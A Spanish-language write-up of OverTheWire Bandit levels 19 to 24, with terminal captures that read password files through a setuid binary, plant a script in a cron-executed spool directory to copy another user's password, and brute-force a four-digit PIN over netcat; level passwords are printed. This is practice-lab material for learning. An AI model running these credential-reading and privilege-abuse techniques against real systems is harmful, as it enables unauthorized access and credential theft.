
Usamos **./bandit20-do id** para ejecutar el setuid binary y luego lo combinamos con la lectura de **/etc/bandit_pass/bandit20** para encontrar la contraseña.



```
  Example: %s id
env/usr/bin/env(l4DtXJzR
                        O DpPF
                              J
                               tx?;*2$"(haD
                                           IuAu|N
                                                 AC

o|
  nv(l4DtXJzR
             O DpPF
                   J
                    tx?;*2$"(haD
                                IuAu|N
                                      AC

$
 crt1.o__abi_tagcrtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.0__d
o_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entrybandit20.c__F
RAME_END___DYNAMIC__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_start_main@GLIBC_2.34__x8
6.get_pc_thunk.bxprintf@GLIBC_2.0_edata_fini__data_start__gmon_start__exit@GLIBC_2.0__dso
_handle_IO_stdin_usedexecv@GLIBC_2.0_end_dl_relocate_static_pie_fp_hw__bss_startmain__TMC
_END___init.symtab.strtab.shstrtab.interp.note.gnu.build-id.note.ABI-tag.gnu.hash.dynsym.
dynstr.gnu.version.gnu.version_r.rel.dyn.rel.plt.init.text.fini.rodata.eh_frame_hdr.eh_fr
me.init_array.fini_array.dynamic.got.got.plt.data.bss.commen{´ Do N



pV||b^o ko0z    B$$ $OOPw JLL ,xx$
O$O+PO` 4bandit19@bandit:~$ ./bandit20-do
Run a command as another user.
  Example: ./bandit20-do id
bandit19@bandit:~$ ./bandit20-do id
uid=11019(bandit19) gid=11019(bandit19) euid=11020(bandit20) groups=11019(bandit19)
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
VxCazJaVykI6W36BkBUOmJTCM8rR95XT
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit19
cat: /etc/bandit_pass/bandit19: Permission denied
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
VxCazJaVykI6W36BkBUOmJTCM8rR95XT
bandit19@bandit:~$ |
```

LEVEL 20


Utilizamos el comando **./suconnect 1313** y nos pide la contraseña de este nivel, al dársela, nos da la contraseña del siguiente nivel.



```
bandit20@bandit:~$ echo -n 'VxCazJaVykI6W36BkBUOmJTCM8rR95XT' | nc -l -p 1234 &
[7] 3793114
bandit20@bandit:~$ ./suconnect 1313
Read: VxCazJaVykI6W36BkBUOmJTCM8rR95XT
Password matches, sending next password
NvEJF7oVjkddltPSrdKEFOllh9V1IBcq
[3]   Done                    echo -n 'VxCazJaVykI6W36BkBUOmJTCM8rR95XT' | nc -l -p 1313
```

LEVEL 21


Abrimos el archivo cronjob de este nivel y nos damos cuenta del comando que está siendo utilizado el cual es el **/tmp** si abrimos dicho /tmp obtenemos la contraseña del siguiente nivel.



```
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cd ..
bandit21@bandit:/etc$ cd ..
bandit21@bandit:/$ cd ..
bandit21@bandit:/$ cd ..
bandit21@bandit:/$
bandit21@bandit:/$ cd
bandit21@bandit:~$ cat /usr/bin/cron
cronjob_bandit15_root.sh  cronjob_bandit23.sh       crontab
cronjob_bandit17_root.sh  cronjob_bandit24.sh
cronjob_bandit22.sh       cronjob_bandit25_root.sh
bandit21@bandit:~$ cat /usr/bin/cron
cronjob_bandit15_root.sh  cronjob_bandit23.sh       crontab
cronjob_bandit17_root.sh  cronjob_bandit24.sh
cronjob_bandit22.sh       cronjob_bandit25_root.sh
bandit21@bandit:~$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:~$ cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
WdDozAdTM2z9DiFEQ2mGlwngMfj4EZff
```

LEVEL 22


Este nivel es similar al anterior, pero nos tenemos que meter nuevamente al cron de bandit22



```
bandit22@bandit:~$ cat /etc/cron.d
cat: /etc/cron.d: Is a directory
bandit22@bandit:~$ ls /etc/cron.d
cronjob_bandit15_root  cronjob_bandit22  cronjob_bandit24       e2scrub_all  sysstat
cronjob_bandit17_root  cronjob_bandit23  cronjob_bandit25_root  otw-tmp-dir
bandit22@bandit:~$ cat /etc/cron.d/cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit22@bandit:~$ cat /etc/cron.d/cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
bandit22@bandit:~$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
bandit22@bandit:~$ echo I am user bandit23 | md5sum | cut -d ' ' -f 1
8ca319486bfbbc3663ea0fbe81326349
bandit22@bandit:~$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G
```


LEVEL 23

Nos movemos a la carpeta de cron y leemos el cron del nivel 24, esto nos muestra el directorio de donde se encuentra la contraseña.




```
bandit23@bandit:~$ cd /etc/cron.d
bandit23@bandit:/etc/cron.d$ ls
cronjob_bandit15_root  cronjob_bandit17_root  cronjob_bandit22  cronjo
bandit23@bandit:/etc/cron.d$ cat cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
bandit23@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname/foo
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." -a "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" ./$i)"
        if [ "${owner}" = "bandit23" ]; then
            timeout -s 9 60 ./$i
        fi
        rm -f ./$i
    fi
done
```

Creamos la carpeta tmp y creamos un .sh para pdoer robar la contraseña de la dirección anterior.




```
bandit23@bandit:/etc/cron.d$ mkdir /tmp/321
bandit23@bandit:/etc/cron.d$ cd /tmp/321
bandit23@bandit:/tmp/321$ nano 321script.sh
```



bandit23@bandit: /tmp/321


```
  GNU nano 6.2
#!/bin/bash

cat /etc/bandit_pass/bandit24 > /tmp/321/password.txt
```

Damos permisos



```
bandit23@bandit:/tmp/321$ ls
321script.sh
bandit23@bandit:/tmp/321$ cat 321script.sh
#!/bin/bash

cat /etc/bandit_pass/bandit24 > /tmp/321/password.txt
bandit23@bandit:/tmp/321$ chmod +x 321script.sh
bandit23@bandit:/tmp/321$ ls -la
total 408
drwxrwxr-x    2 bandit23 bandit23   4096 Mar  3 23:00 .
drwxrwx-wt 1245 root     root     405504 Mar  3 23:01 ..
-rwxrwxr-x    1 bandit23 bandit23     67 Mar  3 22:59 321script.sh
bandit23@bandit:/tmp/321$ chmod +W .
chmod: invalid mode: ‘+W’
Try 'chmod --help' for more information.
bandit23@bandit:/tmp/321$ chmod +w .
bandit23@bandit:/tmp/321$ ls -la
total 408
drwxrwxr-x    2 bandit23 bandit23   4096 Mar  3 23:00 .
drwxrwx-wt 1245 root     root     405504 Mar  3 23:02 ..
-rwxrwxr-x    1 bandit23 bandit23     67 Mar  3 22:59 321script.sh
bandit23@bandit:/tmp/321$ chmod 777 .
bandit23@bandit:/tmp/321$ ls -la
total 408
drwxrwxrwx    2 bandit23 bandit23   4096 Mar  3 23:00 .
drwxrwx-wt 1246 root     root     405504 Mar  3 23:02 ..
-rwxrwxr-x    1 bandit23 bandit23     67 Mar  3 22:59 321script.sh
```

Copiamos él .sh en la dirección de la contraseña y esperamos a que se cree él .txt y lo leemos.




```
bandit23@bandit:/tmp/321$ cp 321script.sh /var/spool/bandit24/foo
bandit23@bandit:/tmp/321$ ls
321script.sh
bandit23@bandit:/tmp/321$ ls
321script.sh
bandit23@bandit:/tmp/321$ ls
321script.sh
bandit23@bandit:/tmp/321$ ls
321script.sh
bandit23@bandit:/tmp/321$ ls
321script.sh
bandit23@bandit:/tmp/321$ l
321script.sh*
bandit23@bandit:/tmp/321$ ls
321script.sh  password.txt
bandit23@bandit:/tmp/321$ cat password.txt
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
bandit23@bandit:/tmp/321$ nano 321script.sh
```

VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar


LEVEL 24

Creamos un directorio para guardar un script para poder automatizar los intentos al localhost.



```
bandit24@bandit:~$ mkdir /tmp/pin
bandit24@bandit:~$ cd /tmp/pin
bandit24@bandit:/tmp/pin$ nano lista.txt
```


Creamos un script que llamaremos script.sh y le diremos que haga un bucle de 0000 a 9999 dando la contraseña del nivel anterior y agregando el pin al frente y guardándolo en un txt.




bandit24@bandit: /tmp/pin

```
  GNU nano 6.2
#!/bin/bash
for i in {0..9}{0..9}{0..9}{0..9}
do
        echo "VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar $i" >> lista.txt;
done
```

Damos permisos y ejecutamos.




```
bandit24@bandit:/tmp/pin$ ls
script.sh
bandit24@bandit:/tmp/pin$ chmod +x script.sh
bandit24@bandit:/tmp/pin$ ls
script.sh
bandit24@bandit:/tmp/pin$ ./script.sh
```




```
bandit24@bandit:/tmp/pin$ ./script.sh
bandit24@bandit:/tmp/pin$ ls
lista.txt  script.sh
bandit24@bandit:/tmp/pin$
```

Revisamos la lista.




```
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9996
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9997
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9998
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9999
bandit24@bandit:/tmp/pin$ |
```

Si usamos cat lista.txt | nc localhost 30002 se queda trabado, por lo que ahora lo modificaremos para que lo revise de la mitar para arriba.




```
  GNU nano 6.2
#!/bin/bash
for i in {5001..9999}
do
        echo "VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar $i" >> lista.txt;
done
```



```
bandit24@bandit:/tmp/pin$ ls
script.sh
bandit24@bandit:/tmp/pin$ ./script.sh
bandit24@bandit:/tmp/pin$ ls
lista.txt  script.sh
bandit24@bandit:/tmp/pin$ cat lista.sh
cat: lista.sh: No such file or directory
bandit24@bandit:/tmp/pin$ cat lista.txt
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5001
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5002
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5003
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5004
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5005
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5006
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5007
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5008
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5009
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5010
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5011
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5012
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5013
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5014
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5015
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5016
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5017
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5018
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5019
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5020
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5021
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5022
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5023
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5024
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5025
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5026
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5027
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5028
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5029
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5030
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5031
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5032
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 5033
```

ahora empieza desde 50001.




```
Wrong! Please enter the correct pincode. Try again.
Wrong! Please enter the correct pincode. Try again.
Correct!
The password of user bandit25 is p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d
```

Esta vez ya no se trabó y nos entregó la contraseña.

p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d

LEVEL 25

